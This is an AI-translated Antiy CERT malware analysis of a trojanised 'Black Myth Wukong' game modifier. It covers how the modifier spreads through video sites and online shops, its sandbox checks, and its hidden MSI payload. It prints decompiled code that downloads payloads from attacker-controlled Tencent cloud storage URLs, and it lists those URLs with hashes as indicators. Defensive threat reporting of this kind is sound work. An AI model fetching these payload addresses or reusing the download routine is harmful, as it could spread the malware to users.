Analysis of the Activity of "Black Myth Wukong Modifier" Spreading Malware

Antiy CERT

Completion time of first draft: 30 August, 2024
Time of first release: 2 September, 2024

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Recently, Antiy CERT has discovered the spread of malware by using the "Black Myth Wukong Modifier" through network security monitoring. The attacker will own malware program and "Black Myth Wukong" third-party modifier "the wind spirit moon shadow" together, and then through the release of video in the media channel, such as diversion, to induce players to download. Once the player downloads the version of the modifier with malware, while running the modifier, it will also automatically run malware in the background, resulting in computer control, privacy leakage, economic losses and other risks.

"Black Myth Wukong" as the first domestic 3A game masterpiece, millions of players online carnival, enjoy a feast. But the player enjoys in the beat game BOSS (or by BOSS beat) when, also want to be careful in the network of the evil spirit ghosts, malware. Wish the player in the game to become the Great Sage of the Heaven, in the Internet also shine the eye, put on the gold armor war jacket.

It has been proved that Antiy IEP can effectively check and kill the bundled malware.

2 Sample transmission channels

The use of video image and text diversion, carrying malicious fishing website

The attacker releases the phishing content in the form of video, graphics and text on the platform of video website, blog, etc., and downloads the link of the game modifier which is bound with the Trojan, thus inducing the user to download and execute the malicious program.

Figure 2-1: Diverting fishing websites through video websites 21

Figure 22 Guide phishing websites through posts 2-2

1. Alert to the use of Xianyu, Taobao and other shopping platforms spread binding Trojans

A large number of "Modifiers" of "Black Myth: Monkey King" have been put on shelves on the platforms of Xianyu and Taobao and sold for about 1-10 yuan, many of which are labeled as "Fengling and Moonshadow," but actually, The modifier is completely free software, in the Fengling Moonshadow website can be downloaded for free. Attackers may carry malware of the "Black Myth: Wukong" modification to the shopping site on the drainage, please the vast number of users to purchase carefully.




Figure 2-3 Sales of a large number of modifiers by Xianyu, Taobao platform

3 Sample analysis

3.1 Sample labels

Table 3-1 binary executable file 31

Virus name	Trojan / Win32.PoolInject
Original file name	Black Myth Wukong Modifier .exe
Md5	2c00d2da92600e70e7379bcaff6d10b1
Processor architecture	Intel 386 or later, and compatibles
File size	6.88 MB (7,215,452 bytes)
File format	Binexecute / Microsoft.EXE [: X86]
Time stamp	2022-12-14 13: 40: 00 UTC
Digital signature	None
Shell type	None
Compiled Language	Visual C / C + +

Vt First Upload Time	2024-08-25 06: 21: 11 UTC
Vt test result	44 / 75

3.2 Sample analysis

The sample is an Advanced Installer installation package that, when executed, releases "Black Myth Wukong v1.0 Plus 35 Trainer.exe" on the desktop and executes it as a normal modifier program. It also starts the installation of the msi file. The installation package can be unpacked using the / extract parameter.

Figure 3-1 Sample installation package 3-1

The msi file sets the execution condition and does not support running in the virtual machine.




Figure 3-2 Detection of virtual machine environment 3-2

The bundled malware, Windows SandBoxC. exe, is stored in the streams stream and will be executed after running the normal modifier.




Figure 3-3 Malicious program embedded in the installation package 3-3

The sample camouflage icon and digital signature are Windows Sandbox components, but are independent of the actual system components.




Figure 3-4 Icons in disguise and digital signatures 3-4

The sample uses the ZeroMQ library to pass data within the process. The attacker has replaced the symbol in the payload download address in the sample, The actual payload download addresses are https [:] / / a-1324330606.cos.accelerate.myqcloud [.] com / a and https [:] / / xyz-1324330606.cos.accelerate.myqcloud [.] com / xyz. The relevant address is Tencent Cloud Object Storage Service.

```
  1);
zmq_connect(v5, "inproc://#1");
v6 = 50;
v1 = sub_7FF60638E520(v14, &v6);
sub_7FF60638FE57((__int64)v1);
qmemcpy(v18, (const void *)sub_7FF606393967(v72, "CHK"), sizeof(v18));
sub_7FF606385858(v5, v73, (__FrameHandler3::TryBlockMap *)v18, 2u);
qmemcpy(v19, (const void *)sub_7FF606382F6D(v38, "Message in All envelope for init."), sizeof(v19));
sub_7FF606385858(v5, v39, (__FrameHandler3::TryBlockMap *)v19, 0);
v7 = 1000;
v2 = sub_7FF60638E520(v15, &v7);
sub_7FF60638FE57((__int64)v2);
sub_7FF60638DA0D(&unk_7FF606AC7000, 0i64);
if ( (unsigned int)sub_7FF60638211C(&unk_7FF606AC7000) )
{
  sub_7FF606382C61((__int64)&qword_7FF606AD42F0, (__int64)"There is some problem.\n");
}
else
{
  sub_7FF606389205(
    (const struct std::_Container_base0 *)v37,
    (__int64)"hbbpsnjja-1324330606kcoskaccelerabekmyqcloudkcomja");
  sub_7FF606389205(
    (const struct std::_Container_base0 *)v36,
    (__int64)"hbbpsnjjxyz-1324330606kcoskaccelerabekmyqcloudkcomjxyz");
  v10 = v74;
  v11 = sub_7FF6063833AA((const struct std::_Container_base0 *)v74, (__int64)v37);
  sub_7FF6065249C0(v5, (__int64)v11);
  qmemcpy(v20, (const void *)sub_7FF60638A60F((__int64)v40, (__int64)"AM"), sizeof(v20));
  sub_7FF606385858(v5, v41, (__FrameHandler3::TryBlockMap *)v20, 2u);
```

ZeroMQ

C2地址


Figure 3-5 Communication with ZeroMQ 35

The relevant download codes are shown below.

```
if ( !hInternet )
{
  sub_7FF606390852(pExceptionObject, "Failed to open Internet handle");
  j__CxxThrowException(pExceptionObject, (_ThrowInfo *)&_TI2_AVruntime_error_std__);
}
v28 = sub_7FF60638FE0C(v56, a1);
sub_7FF606385A9C(a1, v28);
std::string::~string(v56);
v2 = (void *)sub_7FF606391040(&qword_7FF606AD4170, a1);
_CallMemberFunction0(v2, sub_7FF606381AFA);
v3 = (const CHAR *)sub_7FF6063827BB(a1);
v4 = InternetOpenUrlA(hInternet, v3, 0i64, 0, 0x80000000, 0i64);
__crt_unique_heap_ptr<unsigned char,__crt_internal_free_policy>::__crt_unique_heap_ptr<unsigned cha
  &hRequest,
  v4);
if ( !hRequest )
{
  sub_7FF606390852(v53, "Failed to open URL");
  j__CxxThrowException(v53, (_ThrowInfo *)&_TI2_AVruntime_error_std__);
}
Buffer = 0;
dwBufferLength = 4;
if ( !HttpQueryInfoW(hRequest, 0x20000005u, &Buffer, &dwBufferLength, 0i64) )
{
  sub_7FF606382C61((__int64)&qword_7FF606AD42F0, (__int64)"Failed to query file size\n");
  sub_7FF606390852(v54, "Failed to query file size");
  j__CxxThrowException(v54, (_ThrowInfo *)&_TI2_AVruntime_error_std__);
}
```

Figure 3-6 Load download 36

At present, the download address of the payload is invalid, but through information association, it can be found that the subsequent payload also downloads the payload through multiple locations under the same object cloud storage account.



Contacted URLs (13)

Scanned	Detections	Status	URL
2024-08-25	0 / 96	200	https://codejocker-1324330606.cos.ap-guangzhou.myqcloud.com/commen2/pf/ShellFolderDepend64
2024-08-25	0 / 96	200	https://a-1324330606.cos.accelerate.myqcloud.com/a
2024-08-25	0 / 96	200	https://codejocker-1324330606.cos.ap-guangzhou.myqcloud.com/commen2/pf/msvcp140
2024-08-25	0 / 96	200	https://codejocker-1324330606.cos.ap-guangzhou.myqcloud.com/commen2/pf/ShellFolder64
2024-04-13	0 / 92	200	http://ocsp2.globalsign.com/gsorganizationvalsha2g3/ME0w5zBJMEcwRTAJBgUrDgMCGgUABBSVLM6r Xr/ZbUrhy8YvU0bNeDeg4CODwXQ8jNubOXhhzocA==
2024-08-25	0 / 96	200	https://codejocker-1324330606.cos.ap-guangzhou.myqcloud.com/commen2/pf/vcruntime140_1
2024-08-25	0 / 96	200	https://codejocker-1324330606.cos.ap-guangzhou.myqcloud.com/commen2/psc/2_xyz
2024-08-25	0 / 96	200	https://codejocker-1324330606.cos.ap-guangzhou.myqcloud.com/commen2/c/static/1
2024-08-25	0 / 96	200	https://codejocker-1324330606.cos.ap-guangzhou.myqcloud.com/commen2/pf/vcruntime140
2024-08-29	0 / 96	200	http://ocsp.globalsign.com/rootr1/ME8wTTBLMEkwRzAJBgUrDgMCGgUABBS3V7W2vAf4FiMTjpDJKg6rI 00qP/8/UsCDkcHsQGaDFatObPhfan5
2024-08-25	0 / 96	200	https://xyz-1324330606.cos.accelerate.myqcloud.com/xyz
2024-08-25	0 / 96	200	https://codejocker-1324330606.cos.ap-guangzhou.myqcloud.com/commen2/c/dynamic/2_xyz

Figure 3-7 Relating subsequent loads 3-7

Through the associated search of the Tencent cloud COS bucket ID in the payload download address, it can be found that there have been many malicious payloads in the Tencent cloud storage account recently. Including samples of attacks associated with the currently active "swimming snake" group, also known as the silver fox.

In addition, multiple samples of other software were found to be bundled with behavior that included downloading multiple cloud storage files and releasing files similar to% ProgramFiles%\ Adobe\ < random characters > .exe, similar to this sample.

Figure 3-8 More bound samples 38

Antiy IEP can be used to effectively detect and kill the bundled malwares.

It is suggested that enterprise users deploy professional terminal security protection products, conduct real-time detection of local new and start-up files, and perform periodic virus scanning in the network. The terminal security

products of Antiy IEP (hereinafter referred to as IEP), relying on Antiy's self-research threat detection engine and core-level active defense capability, can effectively check and kill the virus samples found this time.

IEP can perform real-time monitoring on local disks, automatically detect viruses for newly-added files, and send an alarm and handle viruses as soon as they are found on the ground, so as to avoid malware startup.

Figure3- 9 When a virus is found, the first time the virus is captured and an alarm is sent 9

IEP also provides a unified management platform for users, through which administrators can view details of threats within the network in a centralized manner and handle them in batches, thus improving the efficiency of terminal security operation and maintenance.




Figure 3-10 View and Complete Threat Incident Handling through the IEP Management Center

4 IoCs

2c00d2da92600e70e7379bcaff6d10b1
308d7792233286b2ae747da9f93487
Http: / / tgfile.1258012.xyz / cac1be36221
Https: / / a-1324330606.cos.accelerate.myqcloud.com / a
Https: / / xyz-1324330606.cos.accelerate.myqcloud.com / xyz

Appendix: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat

detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as “Code Red”, “Dvldr”, “Heartbleed”, “Bash Shellcode” and “WannaCry”. Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as “Equation”, “White Elephant”, “Lotus” and “Greenspot” and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.